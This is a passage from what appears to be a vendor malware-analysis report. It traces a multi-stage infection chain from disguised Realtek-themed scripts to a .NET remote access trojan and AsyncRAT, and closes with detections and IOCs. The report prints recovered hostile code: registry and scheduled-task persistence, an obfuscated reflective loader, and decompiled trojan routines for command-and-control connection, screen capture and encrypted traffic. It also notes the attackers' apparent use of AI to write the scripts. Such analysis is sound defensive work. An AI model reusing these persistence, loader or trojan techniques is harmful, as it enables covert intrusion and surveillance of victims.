    $expectedCmd = '"%SystemRoot%\System32\WScript.exe" "%1" %*'

    $pathsToSet = @(
        'HKCR:\.vbs',
        'HKLM:\SOFTWARE\Classes\.vbs'
    )
    foreach ($p in $pathsToSet) {
        Ensure-RegistryKey -Path $p
        try { Set-ItemProperty -Path $p -Name '(default)' -Value
            'VBSFile' -Force -ErrorAction SilentlyContinue } catch {}
    }

    $cmdPaths = @(
        'HKCR:\VBSFile\Shell\Open\Command',
        'HKLM:\SOFTWARE\Classes\VBSFile\Shell\Open\Command'
    )
    foreach ($cp in $cmdPaths) {
        $parent = Split-Path $cp -Parent
        Ensure-RegistryKey -Path $parent
        Ensure-RegistryKey -Path $cp
        try { Set-ItemProperty -Path $cp -Name '(default)' -Value
            $expectedCmd -Force -ErrorAction SilentlyContinue } catch {}
    }
}
#endregion

#region Script body
Write-Host "فحص حالة Windows Script Host (VBS)...`n"
```

Figure 27: RealtekAudioEnhancements32.ps1

The 64-bit companion script uses the repaired scripting environment to establish an additional persistence layer. It writes a scheduled-task XML definition and a VBS file named **ResetRealtekAudioSettings64.vbs**, then creates a scheduled task called

ResetRealtekAudioSettings64. That task does not call a PowerShell script directly. Instead, it invokes wscript.exe to run the VBS in background mode, and the VBS in turn launches another batch file with the following content:

On Error Resume Next

Set shell = CreateObject("WScript.Shell")

localAppData = shell.ExpandEnvironmentStrings("%LOCALAPPDATA%")

docPath = localAppData & "\Packages\Microsoft.WindowsSoundDiagnostics\Cache"

*shell.Run "***** & docPath & "\ResetRealtekAudioSettings64default.bat*****", 0, False*

This shows the actor layering persistence to reduce reliance on any single launcher. By this point, the malware has already used Task Scheduler once, but it now adds a VBS-mediated task chain on top of the earlier mechanisms.

```

</Principals>
<Settings>
  <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <StartWhenAvailable>true</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>true</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\System32\wscript.exe</Command>
    <Arguments>"$workingvbs" //B //NoLogo</Arguments>
  </Exec>
</Actions>
</Task>
"@

# Randomized variables for input paths and task name
$T9kW5pQ3mJ7 = $workingxml
$F2vN6tR8yL1 = $thexml1
$K4mB9wH2qX5 = $workingvbs
$Y8xP3rT7zN6 = 'ResetRealtekAudioSettings64' # Change here Task Name

```

Figure 28: Created XML file

The next batch file again acts as a line-range extractor, this time using a file named **ResetRealtekAudioSettings64.Realtek** as its container. It skips roughly 1,000 lines, extracts a specific block, and passes it to PowerShell. The **.Realtek** file is therefore another disguised payload archive, like 3th.pdf and .assets before it. The PowerShell block pulled from this file contains two important embedded objects. One is a long hex-encoded PE starting with MZ, followed by a valid PE header and .NET-specific imports such as **mscorlib.dll** and **_CorDllMain**, confirming that it represents a 32-bit .NET executable or DLL. The second is

another .NET assembly that is loaded reflectively in memory using **Assembly.Load**. The script then uses reflection to locate a public static method in that loader assembly and supplies two critical inputs: the path to **C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe** and the reconstructed .NET payload bytes.

At this point, PowerShell is no longer the primary executor. It is simply a mechanism for reflectively loading a .NET loader, which then prepares another .NET payload to run under a legitimate .NET utility. This aligns with the broader theme of operating within trusted execution surfaces and pushing malicious behavior deeper into memory-resident components.

```
$423cc4d5="4D@5A@90@00@03@00@00@00@04@00@00@00@FF@FF@00@00@B8@00@00@00@00@00@00@00@40
$550872d4="4D@5A@90@00@03@00@00@00@04@00@00@00@FF@FF@00@00@B8@00@00@00@00@00@00@00@40

[Byte[]] $52ae32da = $423cc4d5 -split '@' | % { [byte][convert]::ToInt32($_, 16) }
[Byte[]] $09b379bd = $550872d4 -split '@' | % { [byte][convert]::ToInt32($_, 16) }
# 0c35fc7d8da14a42bbedd8df4fd65d99

$15b9f573 = [System.Reflection.Assembly]::Load($09b379bd)

function funcfe12ae79-PSCharChunks {
    param([Parameter(Mandatory)][object[]]$f4d84691
    )
    $2607c8d0 = foreach ($46739ebe in $f4d84691) {
# b6e19ad17d4f41dfb846de5f79d749de
        [string]::Concat($46739ebe)
# 40529d5a3de342cfaba1c0b8124330d6
    }
# ef925bb6398341a49032754ab8b180d5

    return ($2607c8d0 -join '')
}
# bacfb569e5784b169125b75a7afc27f0
```

```

$0d586d4f = @(
    # 13e69aca52924b4e9f31e1eebc1ae6fe
    @([char]99,[char]108,[char]97,[char]121)
    # 11c53cb612d34b53b9c9e967aa857c2b
)
$22551c79 = funcfe12ae79-PSCharChunks $0d586d4f

$bfbccb8d = [System.Reflection.Assembly]::Load($09b379bd)

$2ca7d516 = $bfbccb8d.GetType($413d1e9a)
    # 99b1dffb36b1143069935dd47a1f2f83e

$b0ca5abf = $2ca7d516.GetMethod($22551c79, [Reflection.BindingFlags]'Public,Static')
    # 66d4945f2d4f47d8904666138ffff8f5

[Byte[]]$fc375873 = 67,58,92,87,105,110,100,111,119,115,92,77,105,99,114,111,115,111,
$46739ebeompilerPath = [System.Text.Encoding]::ASCII.GetString($fc375873)

    # db5ca774beeb487eae46d2d97b05aa91
$ef0833e4 = New-Object Object[] 4
$ef0833e4[0] = $46739ebeompilerPath
    # 215dbbeb631a49828959936b288019b3
$ef0833e4[2] = $52ae32da
$ef0833e4[3] = $e4229de9

$b0ca5abf.Invoke($1b45615e, $ef0833e4)

```

Figure 29: ResetRealtekAudioSettings64.Realtek

Final Payload RAT

The final recovered .NET file from **ResetRealtekAudioSettings64.Realtek** is a modular RAT. It has been obfuscated and string encoded to increase the difficulty of analysis. It first creates mutex **IDG5FUAM3PSONBSInGIGSWSD** to prevent repeated execution.




Figure 30: .NET executable

After sleeping for a while, it decodes the strings for the C2 list: shampobiskworld.nl, shampoolagtto.com, and shamppocosmaticso.com. Once it contacts its C2 server, it extracts basic information from victims and uploads it to a remote server, including win32_processor, Environment.UserName, SOFTWARE\Microsoft\Windows NT\CurrentVersion for the OS version and build number, Win32_Processor.deviceid for the CPU, the security appliance from query root\SecurityCenter2, and the system time in the format yyyy-MM-dd HH:mm:ss.

```

GClass1.socket_0 = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
GClass1.long_0 = 0L;
GClass1.byte_0 = new byte[1];
GClass1.memoryStream_0 = new MemoryStream();
GClass1.socket_0.ReceiveBufferSize = 50000;
GClass1.socket_0.SendBufferSize = 50000;
GClass1.socket_0.Connect(GClass0.list_0[new Random().Next(0, GClass0.list_0.Count)], GClass0.l
    ().Next(0, GClass0.list_1.Count));
GClass1.bool_0 = true;
GClass1.object_0 = RuntimeHelpers.GetObjectValue(new object());
GClass1.smethod_4();
GClass1.socket_0.BeginReceive(GClass1.byte_0, 0, GClass1.byte_0.Length, SocketFlags.None, new A
    (GClass1.smethod_10), null);
TimerCallback callback = new TimerCallback(GClass1.smethod_15);
GClass1.timer_0 = new Timer(callback, null, new Random().Next(10000, 15000), new Random().Next

```

Figure 31: Sets up C2 connection

The main class functions as the RAT's command handler. It receives encrypted instructions from the C2 server, decrypts and deserializes them into an object array, and then uses the command value to determine which capability to execute.

```

else if (Operators.ConditionalCompareObjectEqual(left, Enum0.RemoteDesktopSend, false))
{
    GClass2.smethod_6(Conversions.ToInteger(array[1]), Conversions.ToInteger(array[2]),
        Conversions.ToInteger(array[3]), Conversions.ToInteger(array[4]));
}
else if (!Operators.ConditionalCompareObjectEqual(left, Enum0.mousemove, false))
{
    if (Operators.ConditionalCompareObjectEqual(left, Enum0.Reflection, false))
    {
        GClass1.smethod_11(new object[]
        {
            8
        });
        Thread thread = new Thread(new ParameterizedThreadStart(GClass2.smethod_8));
        thread.Start(RuntimeHelpers.GetObjectValue(array[1]));
    }
    else if (!Operators.ConditionalCompareObjectEqual(left, Enum0.Ping, false))
    {
        if (Operators.ConditionalCompareObjectEqual(left, Enum0.RunPE, false))
        {
            GClass1.smethod_11(new object[]
            {
                8
            });
        }
    }
}

```

Figure 32: Handling commands from the C2

The command sets have the following categories:

1. **System Control Commands:** these instructions manage the implant's state, persistence, and presence on the victim's machine.

Command	Technical Behavior & Impact
ClientShutdown	Kill Switch: Gracefully shuts down the communication socket (SocketShutdown.Both) and invokes Environment.Exit(0) to immediately kill the process
ClientDelete	Self-Deletion: An uninstallation routine designed to wipe traces of the malware from the disk and registry to obstruct forensic analysis
ClientUpdate	Remote Update: Drops a newly received payload binary into the %TEMP% directory, executes it quietly, and optionally triggers the self-delete mechanism on the older version
Ping	Heartbeat: A keep-alive mechanism to signal to the C2 panel that the infected node remains active and ready for instructions

2. **Surveillance and Remote Monitoring Commands:** These capabilities grant the attacker real-time observation and interactive capability over the user's desktop environment.

Command	Technical Behavior & Impact
RemoteDesktopOpen	Reconnaissance: Queries the system monitor topology using Screen.AllScreens.Length and exfiltrates screen dimensions back to the handler
RemoteDesktopSend	Screen Exfiltration: Captures screenshots using Graphics.CopyFromScreen, scales and compresses the frame into a JPEG format via specified encoder quality parameters to preserve bandwidth, and sends the raw bytes back to the C2
mousemove	Input Mocking: Provisioned to parse mouse coordinates and simulate user input

```

int num = Screen.AllScreens.Length;
int width = GClass3.smethod_0(int_3);
int height = GClass3.smethod_1(int_3);
Rectangle rectangle = new Rectangle(0, 0, width, height);
using (Bitmap bitmap = new Bitmap(rectangle.Width, rectangle.Height))
{
    using (Graphics graphics = Graphics.FromImage(bitmap))
    {
        graphics.CompositingQuality = CompositingQuality.HighSpeed;
        graphics.CopyFromScreen(0, 0, 0, 0, rectangle.Size, CopyPixelOperation.SourceCopy);
    }
    using (Bitmap bitmap2 = new Bitmap(bitmap, int_0, int_1))
    {
        EncoderParameter encoderParameter = new EncoderParameter(Encoder.Quality, (long)int_2);
        ImageCodecInfo encoder = GClass2.smethod_7(ImageFormat.Jpeg);
        EncoderParameters encoderParameters = new EncoderParameters(1);
        encoderParameters.Param[0] = encoderParameter;
        using (MemoryStream memoryStream = new MemoryStream())
        {
            bitmap2.Save(memoryStream, encoder, encoderParameters);
        }
    }
}

```

3. Advanced Execution & Evasion: This category represents the highest risk score within the payload, leveraging the .NET framework's modularity to bypass traditional Endpoint Detection and Response (EDR) solutions.

Command	Technical Behavior & Impact
Reflection	Fileless Assembly Loading: Leverages Assembly.Load to dynamically parse a .NET DLL byte array directly into memory and call its EntryPoint. Because the payload never touches the physical disk, it effectively evades traditional static file scanning

RunPE	Process Hollowing: Injects malicious code blocks into a legitimate, trusted system process space (e.g., explorer.exe or svchost.exe). This masks the malicious network connections and resource usage behind a trusted Windows process image
-------	---

```

object obj = (byte[])object_0[0];
object obj2 = (byte[])object_0[1];
object value = Conversions.ToString(object_0[2]);
Assembly assembly = Assembly.Load(Class10.smethod_3((byte[])obj));
assembly.GetType(<Module>.smethod_6<string>(1753045081)).GetMethod(<Mod
    (2127607065)).Invoke(null, new object[]
{
    Class10.smethod_3((byte[])obj2),
    Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), Conversions.
});

```

The communication layer is equally revealing. The malware serializes outbound objects, encrypts them using RijndaelManaged in ECB mode, and derives its encryption key from MD5. Inbound payloads are decrypted using the same static-key mechanism. Outbound data is prefixed with a custom length header and then written asynchronously to a socket. This confirms a stateful RAT architecture with custom serialization, encrypted transport, and persistent client-server interaction rather than a series of disconnected download events.

```

RijndaelManaged rijndaelManaged = new RijndaelManaged();
MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
try
{
    rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Class10.smethod_0(GClass0.string_0));
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    return cryptoTransform.TransformFinalBlock(byte_0, 0, byte_0.Length);
}

```

Another .NET file from **RtkLoggingManifest.man** is AsyncRAT with a C2 address of 107[.]172[.]10[.]190.




Figure 33: AsyncRAT

Conclusion

This attack chain functions as a fully realized multi-stage intrusion framework, purpose-built for stealthy payload delivery, modular execution, and long-term remote access, ultimately culminating in the deployment of a feature-rich .NET Remote Access Trojan.

Notably, several characteristics of the intermediate-stage scripts suggest AI-assisted development. The use of Simplified Chinese variable names throughout the PowerShell components, combined with an unsanitized Simplified Chinese comment and an emoji annotation left in the staging script, indicates that AI-generated output was deployed without adequate review or cleanup. While the overall attack logic reflects deliberate human design, these overlooked artifacts indicate a workflow in which generative AI tooling was used to accelerate implementation.

Users are strongly advised to exercise caution when handling shortcut files (.lnk), compressed archives, or documents from untrusted sources. Regularly auditing startup entries, scheduled tasks, and registry keys for unauthorized modifications, as well as monitoring for anomalous PowerShell execution and unexpected outbound network connections, are essential defensive measures.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

LNK/Agent.MQOEQT!tr
MSIL/Agent.CDW!tr
POWERSHELL/Agent.CA!tr

The [FortiGuard AntiVirus service](#) engine is integrated into [FortiGate](#), [FortiMail](#), [FortiClient](#), and [FortiEDR](#). Customers running these products with up-to-date signatures are protected against the malware components described in this report.

The [FortiGuard Web Filtering Service](#) blocks the C2 server.

Organizations seeking to strengthen foundational security awareness may also consider completing [Fortinet Certified Fundamentals](#) (FCF) training in Cybersecurity. This module is designed to help end users learn to identify and protect themselves from phishing attacks.

The [FortiGuard IP Reputation and Anti-Botnet Security Service](#) proactively blocks infrastructure associated with this campaign by correlating malicious IP intelligence collected from Fortinet's global sensor network, CERT collaborations, MITRE, trusted industry partners, and other intelligence sources.

If you believe this or any other cybersecurity threat has impacted your organization, contact our Global [FortiGuard Incident Response Team](#) for assistance.

IOCs

IP

107[.]172[.]10[.]190

Domains

Shampobiskworld[.]nl
shampoolagtto[.]com
shamppocosmaticso[.]com

Hashes

LNK

61b7fa5a7186cbf73dbc1f03e6e6f6819f5eb1e630a001059d381114bda2f974

POWERSHELL

7d6ee3c6ff8f70b1817aaec82aff1d2babe0b62cafef3975262644743afc0cb8

EXE

96b486bd7308ef3d6771360800f4c9b48b10697bd4cb69a8589b97b039377ecb